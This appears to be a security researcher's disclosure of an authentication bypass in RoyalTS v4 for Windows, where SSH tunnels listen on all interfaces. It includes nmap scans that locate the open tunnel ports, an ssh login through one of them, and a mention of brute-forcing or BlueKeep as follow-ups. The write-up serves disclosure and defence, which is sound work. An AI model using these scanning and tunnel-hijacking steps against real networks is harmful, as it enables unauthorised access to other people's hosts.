
CVE-2020-13873 exploit royalts windows

ROYALTS SSH TUNNEL – AUTHENTICATION BYPASS [CVE-2020-13872]

Tempo di lettura: *7 minuti*
Data pubblicazione: *June 8, 2020*

Description


During a recent assessment I had to use the software in question (RoyalTS v4.3.61328 for Windows) to reach some servers via port forwarding. The software uses a "Secure Gateway" to create an authenticated tunnel (created by Royal Server), installed on a bridge server. Once installed, all you have to do is create an SSH connection to the target server and enter the IP address of the bridge server as Secure Gateway.



Terminal connections (based on Rebex) support **SSH** (default TCP port 22), **Telnet** (default TCP port 23) and **Serial Port** connections. Some connection settings may not be available depending on the protocol configuration.

Display Name:
Connection Type: SSH Connection
Computer Name:
Port: 22
Description:
MAC Address:


SSH Settings for the connection with the target host


Edit Properties:
Terminal Connection Settings
Use this dialog to modify the selected terminal connection settings.
Terminal
Terminal
Display Options
Colors
Common
Credentials
Tasks
Window Mode
Add
Edit

A Secure Gateway can be used to connect through an SSH tunnel (port forwarding). Specify a Secure Gateway or Royal Server object. You may also use the Secure Gateway configuration from the parent folder.

☐ Use Secure Gateway from the parent folder
Gateway Usage: Always
Secure Gateway: gw_2


Settings for the usage of the Secure Gateway



A Secure Gateway can be used to access computers through an SSH tunnel(port forwarding). **Royal Server** or an SSH server with tunneling support can be used.

Display Name: gw_2
Computer Name:
Port: 22
Fingerprint [redacted]
Description:

Secure Gateway Settings aka the tunnel settings



Edit Properties: gw_2

Secure Gateway Settings

Use this dialog to modify the selected secure gateway settings.


You can assign a credential to the Secure Gateway configuration and use it to authenticate against the gateway server.

Configuration: Use an existing credential

Select existing credential

Credential: [redacted]

Credentials used for the tunnel



Royal Server Configuration Tool

Harden the security configuration of Royal Server Secure Gateway by only allowing Royal TS/X as client and temporarily blocking IPs after unsuccessful login attempts.

☑ Only allow Royal TS/X as client

☑ Block IPs after unsuccessful login attempts

Blocking time (in minutes): 5


Number of attempts: 5

Time frame (in minutes): 5

Royal Server Settings installed on the bridge host

The problem is that, once a SSH tunnel is created on the bridge host with a Secure Gateway, this tunnel will listen on the address 0.0.0.0 on the port opened ad hoc by RoyalTS (higher than 50000), leaving the possibility for anyone to exploit the tunnel without having to authenticate to it.

For example, if I want to connect to the Host C, through the Secure Gateway (Host B), RoyalTS would create a tunnel with the Royal Server on the Host B and open the SSH connection with Host C, as in the image below



```
Last login: Thu May 28 15:35:17 2020 from
[redacted] ~]$ 
```


Active Tunnels

The list below shows connections with active tunnels.

Display Name	URI	Port	Secure Gateway Name	Secure Gateway Host	Secure Gateway Username	Forwarded Port	Data Received (MB)	Data Sent (MB)
Host C		22	gw_2	Host B	[redacted]	59349	0	0

SSH connection opened through the tunnel


But, if we look at the active connections on my host (Host A), we can see that RoyalTS.exe is open on 0.0.0.0 and anyone in my network could exploit the tunnel without authenticating to the Secure Server



```
C:\Users\m              >netstat -aon | find /i "59349"
  TCP    0.0.0.0:59349          0.0.0.0:0              LISTENING       3088
  TCP    127.0.0.1:59349        127.0.0.1:59351        ESTABLISHED     3088
  TCP    127.0.0.1:59351        127.0.0.1:59349        ESTABLISHED     3088

C:\Users\m              >tasklist /fi "pid eq 3088"

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
RoyalTS.exe                   3088 Console                    1    352.188 K
```

The service is listening on 0.0.0.0


If we look at the settings, we can see that the section “Remote Ports accept Connections from other Hosts" is disabled



◢ Tunnels	
Local Ports accept Connections from other Hosts	No
Remote Ports accept Connections from other Hosts	No

Impact


An attacker, within the same network as host A, with a simple port scan, can immediately notice that non-standard ports are open. Before tunnel we've got the following situation, where 192.168.25.1 is the IP address of the target host A.



```
kali@kali:~/Documents$ sudo nmap  192.168.25.1 -p50000-60000 --open -sS
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-28 09:27 EDT
Stats: 0:00:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.05% done; ETC: 09:30 (0:02:57 remaining)
Nmap done: 1 IP address (1 host up) scanned in 217.22 seconds
```

All ports are closed


After the creation of the tunnel, we can see the open port.



```
kali@kali:~/Documents$ sudo nmap  192.168.25.1 -p50000-60000 --open -sS
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-28 09:37 EDT
Nmap scan report for 192.168.25.1
Host is up (0.00040s latency).
Not shown: 10000 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
59349/tcp open  unknown
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 39.02 seconds
kali@kali:~/Documents$ sudo nmap  192.168.25.1 -p59349 -sTV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-28 09:39 EDT
Nmap scan report for 192.168.25.1
Host is up (0.00020s latency).

PORT      STATE SERVICE VERSION
59349/tcp open  ssh     OpenSSH 5.3 (protocol 2.0)
MAC Address: 00:50:56:C0:00:08 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.72 seconds
kali@kali:~/Documents$ 
```

The port 59349 is now open

Imagine a situation where a developer has a lot of open tunnels, like this




[redacted]

[redacted]

Three opened tunnel, on ports 59349,59381 and 59384

An attacker could easily find the open ports, where each of which refers to one host:

- 59349 for the first;
- 59381 for the second;
- 59384 for the third;



```
kali@kali:~/Documents$ sudo nmap  192.168.25.1 -p50000-60000 --open -sTV
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-28 09:56 EDT
Nmap scan report for 192.168.25.1
Host is up (0.0015s latency).
Not shown: 9998 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
59349/tcp open  ssh     OpenSSH 5.3 (protocol 2.0)
59381/tcp open  ssh     OpenSSH 5.3 (protocol 2.0)
59384/tcp open  ssh     OpenSSH 5.3 (protocol 2.0)
MAC Address: 00:50:56:C0:00:08 (VMware)
```


Three ssh connections for the three hosts

The attacker could easily bruteforce the ssh login, or, even worse, if the servers aren't patched and, for example, the service RDP is open, he could use some known exploits, like BlueKeep.

Another example could be:

I'm in a library with RoyalTS v4 opened with a tunnel (authenticated) and a connection throught telnet (or ssh) with no credentials into host C.
Another person (the attacker), connected into the same network, could see the open port of my pc (with a port scan) and **use that tunnel (with no authentication, because it's established yet) to connect throught telnet (or ssh) and gain access to the host A.**
If the host A has authentication, the attacker obviously need to bruteforce it or to exploit it, but the vulnerability is that the tunnel, that is listening on 0.0.0.0, is open to everyone withouth the authentication.


Also, if I connect to the host C on port 59349 exploiting the vulnerability



```
kali@kali:~/Documents$ ssh [redacted]@192.168.25.1 -p59349
The authenticity of host '[192.168.25.1]:59349 ([192.168.25.1]:59349)' can't be established.
RSA key fingerprint is SHA256:uONIzcVuaHdzXq9StuelSalPUuBh1AsjgeKS8vZwrxM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.25.1]:59349' (RSA) to the list of known hosts.
[redacted]
Password:
Last login: Wed May 27 18:06:37 2020 from
[redacted]            ~]$
```

SSH connection established

In the bridge connections I will not appear



The Secure Gateway Status view allows you to check for open tunnels.

Cl...	D...	...	Co...	...	...	...
17...	17...	1...	28/...	...	...	...

Only one tunnel opened, instead of two

Conclusion

If you are using a version prior to v5, **I suggest to update immediately to the major release**. The vulnerability is confirmed for the Windows application, however is possibile that the Royal TSX < 4 (for Mac) is affected too.

CVSS 3.1 Vector: AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:L

Risk Score: 8.8

Timeline

- 04-Jun-2020 - Reported to vendor
- 04-Jun-2020 - Vendor replied that it’s a known bug and it’s fixed on the last major version
- 06-Jun-2020 - CVE-2020-13872 assigned
- 08-Jun-2020 - Public disclosure

‹ ›